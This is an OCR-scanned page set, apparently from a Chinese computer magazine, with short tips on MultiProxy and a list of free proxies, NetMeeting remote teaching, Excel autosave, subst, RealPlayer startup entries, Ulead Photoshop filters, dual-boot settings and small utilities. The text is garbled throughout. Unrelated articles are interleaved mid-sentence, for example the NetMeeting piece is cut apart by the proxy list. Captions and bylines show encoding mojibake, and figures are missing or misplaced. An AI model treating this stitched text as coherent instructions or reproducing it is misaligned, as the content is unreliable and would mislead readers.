


图9

代理服务器列表

最重要的部分当然要留待最后才说啦！

圆点——从图10可以看到在图的左边有一个圆点，这个圆点代表了这个Proxy的状态，绿色代表可以用，红色代表这个Proxy连不通（如果连不通的话，可以隔一段时

利用 NetMeeting 实现远程教育

□北京　林章庆

Microsoft NetMeeting是一个网络会议软件。使用Microsoft NetMeeting可以给我们的网络会议带来很多便利。它具有以下多项功能：通过 Internet 或 Intranet 呼叫，使用音频功能与人交谈，使用视频功能可以看到对方，共享同一应用程序，在会议中使用白板画图，发送消息，向与会者发送文件等。

根据上述功能，我们可以利用 NetMeeting 实行远程教育。如果已经安装了 NetMeeting，可以在 Windows 98/Me 的“附件”菜单下的“通讯”子菜单中找到。

当用户第一次打开 Microsoft NetMeeting 时，需对其进行一些设置，通过其向导对话框，可以轻松完成设置工作。用户也可以在启动该程序后，单击主界面中的“工具”菜单中的“选项”命令，在弹出的如图 1 所示的“选项”对话框中进行设置。注意，Windows 98 和 Windows Me 系统下的 NetMeeting 版本可不一样，其设置稍有区别。下面以 Windows Me 系统下的 NetMeeting 设置为例作介绍。

在“常规”选项卡中，如果只是希望到登录服务器上找一个陌生人聊天的话，可以不登记真实姓名和邮件地址，这样做有时可以避免许多不必要的麻烦。在此处输入的信息会被NetMeeting保存下来，如果不更改，系统将一直使用该信息注册到



图 1



Í¼10

间再试一次)，灰色代表禁止使用这个 Proxy。

主机名——就是这个Proxy的域名啦，没有什么用处。

端口——不用解释了吧？

IP 地址——是这个 Proxy 的 IP，很重要的哦！

ping——就是从你的机器连接到Proxy的时间，数值越小表明越快。

工作中——代表这个Proxy是否可以使用。

匿名——表示这个Proxy是否可以匿名进入，如果不可以的话，那么这个 Proxy 就没有多大用处了。

传送——?

菜单




图 11

在“代理服务列表”里单击鼠标右键，就会弹出一个菜单，从图 11 里可以很清楚地看到主要有以下一些功能：

允许——允许 MultiProxy 使用这个 Proxy。

禁止——禁止 MultiProxy 使用这个 Proxy。

测试匿名——测试这个Proxy是否可以匿名登录。

测试 URL——你可以输入一个URL，看看这个Proxy能不能连到。

强制设置为有效——强制把一些不能使用的Proxy设置为允许，如果可以确保这个Proxy是可以用的话，请选择这个。

添加——添加一些你自己找回来的Proxy。

编辑——编辑这个 Proxy。

删除——删除这个 Proxy。

代理列表——这里已经设置了一些条件，让你管理 Proxy。

文件——让你导入和导出列表里面的Proxy。


查找最快的——查找在你的列表里面的Proxy哪一个是最快的，并排序。

代理列表

不想花时间去寻找茫茫网海上的代理服务器？没有问题，笔者早就找到了一批绝对可用而且免费的代理服务器。但要注意的是，笔者是用 163 找的，所以不担保在 169 里是否可以连上。

rdja1ts1.ri.br.prserv.net:8080@HTTP
syd-cache02.one.net.au:8080@HTTP
202.97.30.181:80@HTTP
212.150.197.26:80@HTTP
198.237.38.220:80@HTTP
cacheflow1.psn.net:8080@HTTP
proxy.tpp24.net:8080@HTTP
verdi.esiea-ouest.fr:80@HTTP
200.193.215.2:80@HTTP
telpa.telemar-pb.com.br:80@HTTP

服务器上。在“目录”下拉列表中，用户选择一个服务器作为登录服务器，用户只有登录到一个服务器上，其他用户才可能看见他，从而可以邀请他参加会议。当然如果是在本地局域网内举行网络会议，就无须登录到这些服务器，因为这样做反而会影响速度，此时只要清除“当 NetMeeting 启动时登录到目录服务器”复选框就可以了。



Í¼2



图 3

单击“带宽设置”按钮，打开如图 2 所示的“带宽设置”对话框，在这里选择自己连接 Internet 的方式。使用调制解调器拨号上网的的用户应选择正确的连接速度，如“14400 bps 的调制解调器”或“28800 bps 或更快的调制解调器”。专线用户则必须选择连接类型是电缆、xDSL 或 ISDN（综合业务数字网）还是局域网。一般情况下，如果本地主机在某个专用网内，应选择“局域网”选项。

NetMeeting 的设置选项设置好后，启动 NetMeeting，主界面如图 3 所示。

呼叫与接受呼叫

使用 NetMeeting 实行网络远程教育（会议）的基础是在多个用户之间建立连接。也就是说只有接收双方确定存在一条通路之后，才能互相交流。建立连接的方式就是呼叫。呼叫就像打电话时必须先拨电话号码一样，只有知道对方的号码，才能呼叫对方。

如果你是通过调制解调器上网，只要选择“呼叫”选项中的‘目录’，在微软的目录服务器中选择你以前曾经注册过的朋友就可以了。但如果你是在局域网内，请将图 1 中的“NetMeeting 启动时，登录到目录服务器”选项去掉。然后，在“呼叫”选项中选择“新呼叫”，然后输入你要呼叫的计算机的用户名就可以了。

当然被呼叫一方也必须启动NetMeeting，否则系统将指出对方无法接收NetMeeting呼叫。当网络上有人向用户发出呼叫之后，该用户计算机屏幕的右下方将显示一个对话框，通知用户有人正在对他发出呼叫，并显示呼叫人的姓名。单击“确定”按钮可以与之进行连接，如图 4 所示。




图 4

在建立连接之前或连接之后，无论是呼叫的发起方还是接收方都可以随时中止呼叫。如果交流已经结束，可以单击工具栏的“挂断”按钮 来退出当前会议。

进行网上授课

使用 NetMeeting 可以方便地进行网上授课或主持一个会议，主持人不必呼叫别人。相反，由其他用户对主持人进行呼叫，主持人可以决定是否让某个用户参加会议。从“呼叫”菜单中选择“主持会议”选项，出现一个解释会议是如何进行的对话框，单击“确定”按钮就可以创建一个会议课堂了。此时在连接列表中只有创建者自己的图标，其他人会陆续按事先约定的时间呼叫主持人并参加会议。

作为主持人，可以随时切断与某个用户的连接。此时只要右键单击该用户名字，从上下文菜单中选择‘从会议中删除’命令就可以了，如果没有看到会议的人员名称，可以单击主界面中部的 按钮切换到 按钮，就可以看到参加会议的所有人员名称了。在会议中途，与会者也可以自行退出会议室，选择工具栏的‘挂断’按钮将自动退出，参加会议的其他用户之间的连接将不受任何影响。但如果会议主持人挂断并退出，所有与会者将随之退出。

使用白板

在实行远程教育当中，使用白板程序就再好不过了。当主持人开始在白板上画图、写字或进行其他的动作时，参加会议的各个成员也可以在各自的白板程序中看到主持人所画的内容，这就好像是在真实的课堂上，老师在教室的黑板上写字，学生们都看到一样。如果某一个课堂中的成员发表意见或是用文字表达不方便时，也可以使用白板中的工具来表达出来，只要主持人将发言权交给这个会议参与者就可以了，也即是后面将叙述到的“共享应用程序”的内容。

要启动白板程序，可以选择‘工具’菜单的‘白板程序’命令，也可以直接选择窗口内的“白板”按钮 。白板程序窗口就像画图程序（如图5），但是其功能要强大很多。它在当前会议中的作用与日常公司开小型会议时使用的黑板一样，其上的内容会显示给每一位用户，比之黑板其优点之一就是并非只有某个会议主持人才能使用，所有的与会者都可以利用其提供的绘图工具输入内容。




图 5


一般日常使用的黑板，写满之后，如果希望书写新的内容，必须擦除原有的信息。白板程序的一个重要优点就是可以同时设置多个页面。在一页写满之后，可以在该页后面添加一页继续书写（在白板里选择 ），原有的内容仍旧可以

保留着，随时可以查看。在具体举行网络会议时，与会者可以分成几个小组，每个小组使用不同的页面进行书写，互不干扰 。

共享应用程序

NetMeeting最高级的功能是可以将一个应用程序的窗口动态地显示在所有与会者的屏幕上，甚至可以允许参加会议的其他人员操作使用该程序。

在共享应用程序之前，用户应首先启动应用程序，选择“ 工具 ”菜单的“ 共享应用程序 ”命令，或者工具栏的“ 共享 ”按钮，系统会弹出当前本地主机正在运行的可以共享的应用程序（如图6）。选择希望共享的程序，系统将弹出一个介绍共享功能的信息对话框，单击“ 确定 ”按钮，则所有会议参加者的桌面上都将出现该程序的窗口。在此之后用户对该程序的任何操作，其他用户都可以看到。如果要把共享的应用程序交给会议中的某一个成员来操作，可以单击“ 允许控制 ”按钮，然后叫要进行操作的会议成员在其计算机中的共享桌面窗口中，单击“ 控制 ”菜单下的“ 请求控制 ”选项。这时主持人会收到如图7所示的“ 请求控制 ”对话框。单击对话框中的“ 接受 ”按钮即可。



Í¼6




图 7

设置 Excel 自动保存功能 的方法

□无锡　罗松林

现在的许多软件为了在无法避免一些意外事情的情况下，能够把用户的损失降至最小，基本上都提供了“ 自动保存 ”功能。笔者在使用中发现，中文Excel97/2000并没有直接提供像Word那样的“ 保存 ”选项卡，因此无法直接设置“ 自动保存 ”功能。经过一番摸索，终于找到了在Excel中设置自动保存功能的方法，其具体操作步骤如下：

1. 在 Excel 中使用鼠标选择“ 工具 ”菜单中的“ 加载宏 ”命令项，从而进入到“ 加载宏 ”对话框中，然后移动“ 当前加载宏 ”列表框右边的垂直滚动条，找到并选中“ 自动保存 ”复选项，然后使用鼠标左键单击“ 确定 ”按钮，即可返回到Excel工作簿界面中。

2. 使用鼠标选择“ 工具 ”菜单中的“ 自动保存 ”命令项，进入到“ 自动保存 ”对话框中。此时首先选择“ 自动保存时间间隔 ”复选项有效(如果清除该复选项，则Excel将停止自动保存工作簿的操作)，然后在“ 分钟 ”框中直接输入用户希望Excel自动保存工作簿的时间间隔(注意：在中文Excel97中，其可选择的时间范围在1～120分钟之间；在中文Excel2000中，没有限制其可选择的时间范围)，接着在“ 保存选项 ”下根据实际情况选择是“ 只保存活动工作簿 ”还是“ 保存所有打开的工作簿 ”，随后可以清除“ 保存前提示 ”复选项(防止Excel在每次自动保存前显示提示信息，需要由用户进行选择确认后才能继续编辑，结果反而影响了工作效率)，最后单击“ 确定 ”按钮即可。

设置完毕之后，如果遇到电脑突然死机或者意外断电的情况，用户就可以从Excel自动保存的工作簿中直接挽救出某些信息，从而把损失降到最小。不过，在使用中需要注意的是，由于“ 自动保存 ”功能不能取代“ 保存 ”命令，因此在完成工作簿的操作后，千万别忘记了执行“ 保存 ”文件的操作，否则就要后悔不已了！

授权他人控制桌面后，就可以使控制者在其计算机上控制主持人计算机的桌面了。

共享的程序可以让控制者控制，其他人对该程序没有任何控制权，在该程序窗口的左上方有一条“ 由××共享 ”的提示信息。注意，对方控制的所有软硬件资源都是共享程序所有者计算机上的，因此必须防止对方进行修改、删除等有破坏性的操作，一旦发现对方有这类危险操作，可以立刻停止协作方式，方法是只要主持人移动鼠标就可以了。如果发现此时鼠标不可控制，可以按下键盘的 Esc 键，效果是一样的。要停止共享某个程序，单击工具栏的“ 共享 ”按钮，再次单击该程序名就可以了。

此外，利用 NetMeeting 还可以使用音频和视频功能，但人数不得超过两人。使用音频和视频功能，必须有相应的硬件，如视频硬件主要是视频捕捉卡和摄像头。目前视频设备还不像音频设备那样普及，在一方没有视频设备的情况下，仍然可以接收其他用户发送的视频信号，即看见对方的图像。另外，也可以借助声卡和麦克风，通过 Internet 与学员用声音进行交谈。就像打免费长途电话，尽管声音可能有一定的延迟，这与网络速度有关，但它毕竟是免费的。

光驱使用好“伴侣”cdfriend

¡õ武汉 任珩

在日常使用电脑的过程中，我们总免不了要对光驱进行频繁的手动出仓、进仓操作。殊不知，这样会使光驱的接触电路加速老化，从而减短其使用寿命。特别是当光驱正在读盘时，手动出仓对它的磨损就更为严重。于是相应的控制光驱出仓、进仓操作的软件工具应运而生，不过它们中有的功能过于简单，有的体积又太大。这里就向您介绍一款小巧实用的好工具——cdfriend 。它除了具有光驱的出仓与进仓功能外，还具有一些其他功能，挺实用的。



cdfriend 是一款绿色软件，下载解压缩后无需安装即可使用。执行主程序后，将在桌面的任务栏中建立相应的控制图标。用鼠标右键单击它，将弹出操作主菜单。

在这里，按“弹出”或“关上”键，就可以轻松实现光驱的出仓、进仓操作。假如您放入的是CD碟，你还可以使用“播放”、“暂停”或“停止”来进行播放控制。还可以通过“上一曲”和“下一曲”进行曲目的快速选择。此外，本软件还附带了一些其他“实用”功能：按“重启”或“关机”键，就可以轻松实现快速的重新启动或关机了。

请注意，cdfriend 的目前版本只能对物理盘符位于最前的那一个光驱进行管理。假如你的电脑上装有两个以上的光驱，盘符列在后面的光驱将无法使用本软件进行操作。

顾名思义，cdfriend还真称得上是光驱使用过程中的好“伴侣”呢，有了它，就不用再手忙脚乱地去按出仓按钮了。cdfriend是一款国产免费软件，大小仅为 9kB，可使用在 Win95/98/NT 下，感兴趣的朋友可到http://www.newhua.com.cn/down/CDFriend.zip去下载其最新版。

关于《"打开方式"无局限》一文的补充

□广东 区嘉伟

看了贵刊 2001 年第 4 期的《"打开方式"无局限》一文后，觉得在Win98中使用还给人带来了不少方便，但要在Win2000中实现这个功能就用不着这么"笨"的方法了，只因Win2000有可爱体贴的"打开方式"。右键点击想修改的文件类型的任意一个文件，选择“打开方式...”或“打开方式→选择程序...”，然后当然是选择需要的服务程序了（找不到你需要的服务程序吗？到右下角的“其它...”里找找吧）。到了最后一步，如果你想用新的服务程序代替旧的服务程序，则选中“始终使用该程序打开这些文件”复选框后“确定”（用同样方法可以恢复，此法亦适用于 Win98）。如果想用多种服务程序打开同一类型文件就简单多了，用以上方法添加服务程序（在“确定”前可不选中复选框），然后右键单击要打开的文件（注意是文件），指向“打开方式”（如图），看到了吗？（此法只适用于 Win2000。）



创建文件夹快捷方式

¡õ山东 王炜

我们在使用电脑的时候，常常需要创建自己的文件夹，以保存自己收集处理的信息。Win9X/2000 系列操作系统中，在管理文件方面，“资源管理器”最为专业，“我的电脑”其次。然而事实上对一般使用者而言，没有必要动辄打开“资源管理器”或“我的电脑”，下面介绍一种快速的文件存取办法。

电脑一旦正常启动，直接跃入眼帘的是桌面，将文件夹建在桌面上，使用起来比建在其他地方更为醒目，操作更为方便，这样存在的问题是：默认条件下，“桌面”是 C 盘的一个文件夹，文件直接存放在桌面上创建的文件夹中，实际上是存在了C盘上。要想把文件存放到D盘，需直接在D盘的某个位置创建一个文件夹，然后在桌面上创建该文件夹的快捷方式。注意文件夹的快捷方式不可以通过桌面管理菜单中的创建命令实现，正确的办法是：1.通过“我的电脑”或“资源管理器”找到用户文件夹图标；2.将窗口调整大小适中，露出桌面背景；3.用右键点击用户文件夹图标并拖动到桌面后松开，此时会在鼠标指示处出现一个菜单；4.用左键单击“在当前位置创建快捷方式”项。至此你就拥有了一个在桌面上可以直接打开，而文件实际上是存在D盘的文件夹了。

重新打造 你的电子邮件

¡õ吉林　张立滨

在2001年第2期的《电脑爱好者》上看到了一篇“伊妹儿时装秀”的文章，它把灰头土脸的Outlook Express重新包装了一番，使它声色俱全，给人以耳目一新的感觉。不过这需要在网上下载一个5MB的软件，还要进行安装，这对一些初学者来说，是一件比较烦琐的事情。而对于一些把硬盘空间看得和命根子一样重要的人，这么一个简单的功能却占用如此大的空间无疑是割他的肉一样。

其实在Windows98中已附带了这样的功能，只要进行简单的几项设置，就可以把你的Outlook Express打扮得有声有色，同样给人以耳目一新的感觉，更重要的是不占用有限的硬盘空间。

下面把我使用的经验介绍给大家。

第一步 启动Outlook Express，按常规添好收件人地址和主题。

第二步 选择信纸。点击Outlook Express菜单“格式－应用信纸”列出最近使用过的9种信纸，你可以直接选一种应用到邮件上。如果对这几种信纸还不满意的话，可以点击“其它信纸”，会弹出一个窗口，里面还有不少信纸供你选择，选定其中的一种，点击右侧“预览”窗口可预览，再点确定按钮即可应用。还可以点击“格式－背景－颜色”选择你喜欢的颜色作为背景（不过这里的颜色是单一的颜色）。

µÚÈý²½ 输入你要写的内容。为了把邮件打扮得漂亮一些，可将字体、字号和颜色按照你的意图设计一下，利用“新邮件”窗口的正文编辑框上端的一组按钮对文本格式进行设置。

第四步 插入图片。点击菜单“插入－图片”，弹出“图片”对话框，通过浏览按钮可选择JPG、GIF等格式的图片作为“图片来源”，点击“确定”按钮，图片便直接进入信纸。

第五步 配上音乐。配上背景音乐，会使你的信别有一番情趣。点击菜单“格式－背景－声音”，在出现的“背景音乐”对话窗口中，通过“浏览”按钮点出要加配的WAV、MID等音频文件，再选择播放方式，然后按“确定”按钮，这样，对方在打开邮件时就能听到你配置的音乐了。另外，也可将自己的声音录成背景音乐传递给对方，会使对方有一种身临其境的感觉，就像两人在聊天一样。想试一下吗？好的，首先准备好话筒，启动Windows98的“录音机”功能：点击“开始－程序－附件－娱乐－录音机”进行录音，可以多录几次，直到自己满意为止。录完后保存录音文件，最后你可将制作的语音文件设置成背景音乐了。

最后，让我们坐下来，想象一下你的朋友收到声色俱全的邮件后的心情吧！

Subst 妙用

各位大虾小虾好，小弟我在Win98下使用一软件时，此软件要求必须在D盘上存放文件，可偏偏小弟的硬盘小，只有一个分区，D盘是光驱。要是分区我硬盘上的东西都要搬家，倒是可以用pqmagic等无损分区软件，但有没有其他办法呢？

小弟在单位也是自称高手级的人物，难道此次要在此处翻船？在饿了N顿饭之后，终于想到了万全之策，不必冒任何之风险：-)。subst，各位高手可能都记得这个命令，我想能不能将C盘上mydisk文件夹subst为D盘？（目录命名不能含空格、逗号等特殊字符）。于是乎打开autoexec.bat文件，在其后加入一条：

```
subst d: c:\mydisk
```

保存，重新启动机器后，呵呵，大功告成！原来的光驱盘符由D自动改为E，运行那个软件，一切正常。

我想如果多加几个盘符行不行呢？

便又在autoexec.bat中加入一条：

```
subst e: c:\mydisk1
subst g: c:\mydisk2
```

保存，再重新启动，嗯，果然不出我所料。资源管理器中多了E和G盘，光驱自动变成F盘。

看来用此方法完全可以达到目的，以后再有什么软件需要在E盘、F盘存放数据我都不怕了！希望对大家有所帮助。

完全隐藏 Realplayer plus

□山东　李贤华

Realplayer plus是一款非常实用的多用途影像播放软件，但也有很多不便之处，例如你看过的影片都会留下记录，别人打开Realplayer plus，就会看到开始栏内的记录。小弟对此意见很大，决定对此进行修改。

打开Realplayer plus，在”视图—自选项—常规”中，发现可以通过调整剪辑项来调整显示记录次数。修改后发现现在虽然只有一条记录（该项不可以选0），但总给人一种美中不足的感觉。如果每次看过后都运行Realplayer plus内部清空选项，却又太过麻烦，此方法宣告失败。

经多方实验，有两种方式可以隐藏，在”开始－运行”中输入msconfig，在启动栏内清除Realplayer plus选项，或者打开系统注册表，选择HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run，将Realplayer选项删除。

美丽新世界——Ulead外挂滤镜使用攻略

□黑龙江 Swimmingfish



我们知道，Photoshop功能强大，在平面设计领域内，只要您能想到的，Photoshop就几乎都能做到，这很大一方面要归功于其多达95种以上的滤镜。我们在使用滤镜的过程中，它的一个很大的特点就是方便、快捷，使您真正体会到一挥而就的感觉。正因为此，许多图形图像公司为Photoshop开发出了数量众多的外挂滤镜，极大地丰富了我们的创作。其中，我们所熟知的有：Alien公司的Skin Xenofex和EyeCandy，MetaCreations的KPT系列滤镜，以及今天我们将要看到的Ulead外挂滤镜。

Ulead资讯（ www.ulead.com.tw ）是台湾一家以多媒体开发为主的软件公司。在图形图像领域多年的奋斗历程中，逐渐形成了自己独特的风格，创作出像“我行我素”、“绘声绘影”等许多的经典之作，也因此在设计领域中占有了一席之地。今天，我要向广大读者介绍的就是Ulead公司为Photoshop所开发的两款实用性极强的滤镜：Ulead Particle.Plugin和Ulead Type.Plugin。希望通过本文，能使您对Photoshop外挂滤镜有一个感性的认识，在创作的道路上，您会发现，这里有一个美丽的新世界！

（一）Photoshop外挂滤镜的安装

Photoshop滤镜组的文件位于其安装路径下的Plug-Ins中，文件扩展名为8b*（*为通配符）。在外挂滤镜中，有一部分没有安装程序的，我们直接将文件拷贝到Plug-Ins目录下即可。而有一些像我们今天所要看到的Ulead滤镜，则需要执行Setup程序，并将安装路径指向Photoshop的滤镜目录（如图1所示）。然后，重新启动Photoshop，我们看到安装的外挂滤镜被加载到其自带滤镜的下方了（如图2 所示）。



图 1




图 2

（二）Ulead Particle.Plugin

Ulead公司这款Particle.Plugin是以模仿自然界的粒子对象为内容的滤镜，它生动地虚拟了自然界的云、雾、雨、雪、火、气泡以及星体，操作方法简单、直观（如图3所示）。在使用过程中，每个参数的改变都能产生意想不到的效果。

图 3



谈到粒子，使我们联想到在三维设计软件中粒子的使用。想象一下3DS MAX中那些繁多的参数设置，加入粒子系统后漫长的渲染，真的不是一个电脑初学者所能容易掌握的。下面我将用Particle.Plugin为大家模拟一下三维设计中质量雾的效果。



图 4



图 5




图 6

（1）图4是一张用3DS MAX制作的三维效果图。现在我们为它加入雾化效果。在我们的印象中，一般的雾都沉积在山脚下，因此我们用Photoshop的选择工具为它选择一个范围。选择工具箱中的矩形选框工具，修改控制面板的选框选项中的羽化值（如图5所示），然后选择山峰的下半部分（如图6所示）。

（2）点击滤镜下拉菜单中的Ulead Particle.Plugin，选择云的示例图并修改参数（如图7所示），然后点OK，回到工作区。




图 7

（3）取消选择，一个雾化效果便制作成功了（如图8所示）。通过这个范例我们发现，通过粒子滤镜制作一个在三维软件中需要投入很多时间和精力的事情，就这么轻而易举地完成了。



图 8

实际上，Ulead外挂滤镜最大的精华所在就是强大的预设库。在每个滤镜中，Ulead为所有的使用者准备了一些设定好参数的预设值，它可以让初学者轻松地载入，改变极少的参数，一样可以产生令人惊讶的效果。

打开一张图片（如图9所示）。下面我们在这个小猫的视线前面添加一个水晶球。选择Particle滤镜，点击滤镜中的Load...，载入预设库，选择Bubbles5（如图10所示）。



图 9



图 10

回到滤镜工作区，调整球的位置和大小（如图11所示）。回到场景中。我们看到，在小猫的前方有一个水晶球，里面有它的镜像，它傻傻地看着另一个自己，相映成趣（如图12所示）。

（三）Ulead Type.Plugin

Ulead Type.Plugin是一款由Ulead公司出品的解决Photoshop字体制作问题的滤镜。它为我们预设了包括渐变、雨雪、霓虹、网格，凹凸等十余种特效字体的制作（如图13所示）。在没有Type滤镜的时候，我们用Photoshop制作特效字需要图层、通道等多种技巧，并经过很多的步骤才能达到目的，而现在一切都变得简单了！

下面，我们通过Type中的残破来制作一个印章。

（1）在Photoshop中新建一个白色背景色的文件。

（2）和粒子滤镜不同的是，Type滤镜使用前需要规定选择区域，因此我们选择文字蒙版工具，点击工作区，弹出文字工具编辑窗口，输入文字。我们为了制作一个印章，这里选择字体为文鼎古印体繁，参数如图14所示。

（3）在工作区调整文字选择区域的位置，选择Type.Plugin，修改残破参数（如图15所示）。

（4）回到工作区，再为文字周围添加矩形边框，最后效果如图16所示。给您自己做一个数字印章吧！您完全可以把它用在自己的作品中，把它作为一个标识。感觉一下，我们刚才制作这个残破字的过程，是不是很方便呢？

（四）结语

Photoshop第三方外挂滤镜的出现，是为了在创作过程中实现一些特殊效果

更改Win98与Win2000双系统默认启动项目

□哈尔滨　于强

现在有许多朋友同时安装了Win98与Win2000双系统，在安装了Win98与Win2000双系统后，每次在启动计算机时会出现一个启动菜单，默认设置是在无人干预30秒后，系统自动启动Win2000操作系统。但是，许多朋友常使用的软件在Win2000下得不到良好的支持，甚至无法使用。另外，有些爱好者在大多数情况下想使用Win98操作系统。那么可以进行如下设置实现这种要求。

用一种编辑工具（例如记事本）打开C盘根目录下的boot.ini文件，将其中第三行改为"default=c:\"(不带引号)。如希望缩短系统等待时间，可将第二行timeout=xx中的xx改成较短的时间，例如5秒。改完后退出编辑工具并保存，下次启动计算机即可生效。

此外，在Win2000系统中，依次打开"开始"->"设置"->"控制面板"->"系统"，在"系统特性"对话框中选"高级"选项卡，再选择"启动和故障恢复"项。在"启动和故障恢复"对话框中可看到"系统启动"框，其中"默认操作系统"下拉菜单中可选择默认启动Win98或Win2000，复选"显示操作系统列表"后，还可设置系统默认等待时间。

VB、词霸闹矛盾　东方快车2000来调节

□上海　陈天运

在《电脑爱好者》2000年第5期中曾有过介绍消除VB6页签乱码的文章，方法是将Windows的控制面板\区域设置中的"中文（中国）"改为"英语（美国）"。使用这个方法的确能够消除VB6页签乱码，但又出现了一个新问题。近日，我在使用金山词霸2001的生词簿\生词测试功能时，其选择题中可供选择的4项生词词义都成了乱码，我试着再将系统改回"中文（中国）"后，词霸的乱码没有了，可VB6中的乱码又不太平了。面对VB、词霸这种势均力敌，互不相让的局面，我想到了"东方快车2000"。于是同时运行VB6与东方快车2000，按下东方快车2000菜单中"将应用程序切换到系统汉字显示（字）"的按钮，VB6的乱码被清除。此时，由于系统设置已被改回到"中文（中国）"，所以金山词霸2001的生词测试也可以正常运行了。

至此双方的矛盾终于被东方快车2000缓和，但这位调解员占据了不少系统资源，不免有些影响程序的运行速度。如果各位朋友有什么更好的办法请告诉大家。

Í¼11





图12



图13



而诞生的。使用它们，可以让我们真真切切地体会到一挥而就的感觉，因为它们强大的功能，真的可以给我们带来无限的创意。但是，我们千万不要让自己的作品成为一个滤镜的"集中营"，如果一幅作品里面充满了各式各样的滤镜，就会使其看上去显得牵强和做作，那样就得不偿失了。因为设计不同于其他的电脑应用学科，它更加强调的是人本身的修养和素质，只有熟练使用Photoshop，才能游刃有余地在外挂滤镜的世界里翱翔，这一点希望广大读者注意。

好了，如果您对本文介绍的Ulead外挂滤镜感兴趣，可以到网上下载，提供下载的网站很多，在这里我就不详细给大家介绍了。希望大家都能在Ulead外挂滤镜这个美丽的新世界里实现自己向往已久的梦！



Í¼14



图15

图16



琴声，乐声，声声入耳

□辽宁　鸣润

欣赏自己亲手弹奏的美妙音乐，不想花钱买电子琴也能成吗？当然能了，不妨到http://happyeo.top263.net/HappyEO203.zip下载一个HappyEO2.03回来。它是一款用声卡模拟电子琴的软件，可以通过敲击电脑键盘奏出美妙的乐曲。



Í¼1

HAPPYEO电子琴是个绿色软件，无需安装，界面非常友好（如图1）。只要把鼠标移动到你想了解的键盘位置，并按下鼠标左键，就会在监视器窗口弹出相应的解释信息。HAPPYEO电子琴同时支持键盘和鼠标操作，而且还提供了丰富的键盘快捷操作键。

用鼠标右键单击琴体空白处或者按F12键，可以打开系统快捷菜单，执行“打开MIDI文件…”命令，在打开对话窗口中找到要播放的MIDI乐曲，然后单击“打开”按钮，系统会自动弹出一个“歌曲信息对话窗口”，这时在监视器窗口中会出现歌曲信息，单击控制台上的“播放”按钮就可以欣赏乐曲了。需要注意的是，并不是所有的MIDI文件都能被正确地打开并播放的，如果该MIDI文件超出了限制，会弹出警告信息。另外，在控制台上单击“录音”按钮，可以录制一段MIDI音乐，保存录制音乐可以在右键快捷菜单中，执行“保存MIDI文件…”命令，要注意的是，保存MIDI文件必须保证录音缓冲区中有有效的内容。

执行“选项…”命令，可以打开HAPPYEO的选项对话框（如图2），可以根据需要来进行设定。比如可以开启或者关闭自动伴奏时副键盘自动进入时的旋律控制，选择启动时的MIDI输入设备设定等。

图 2



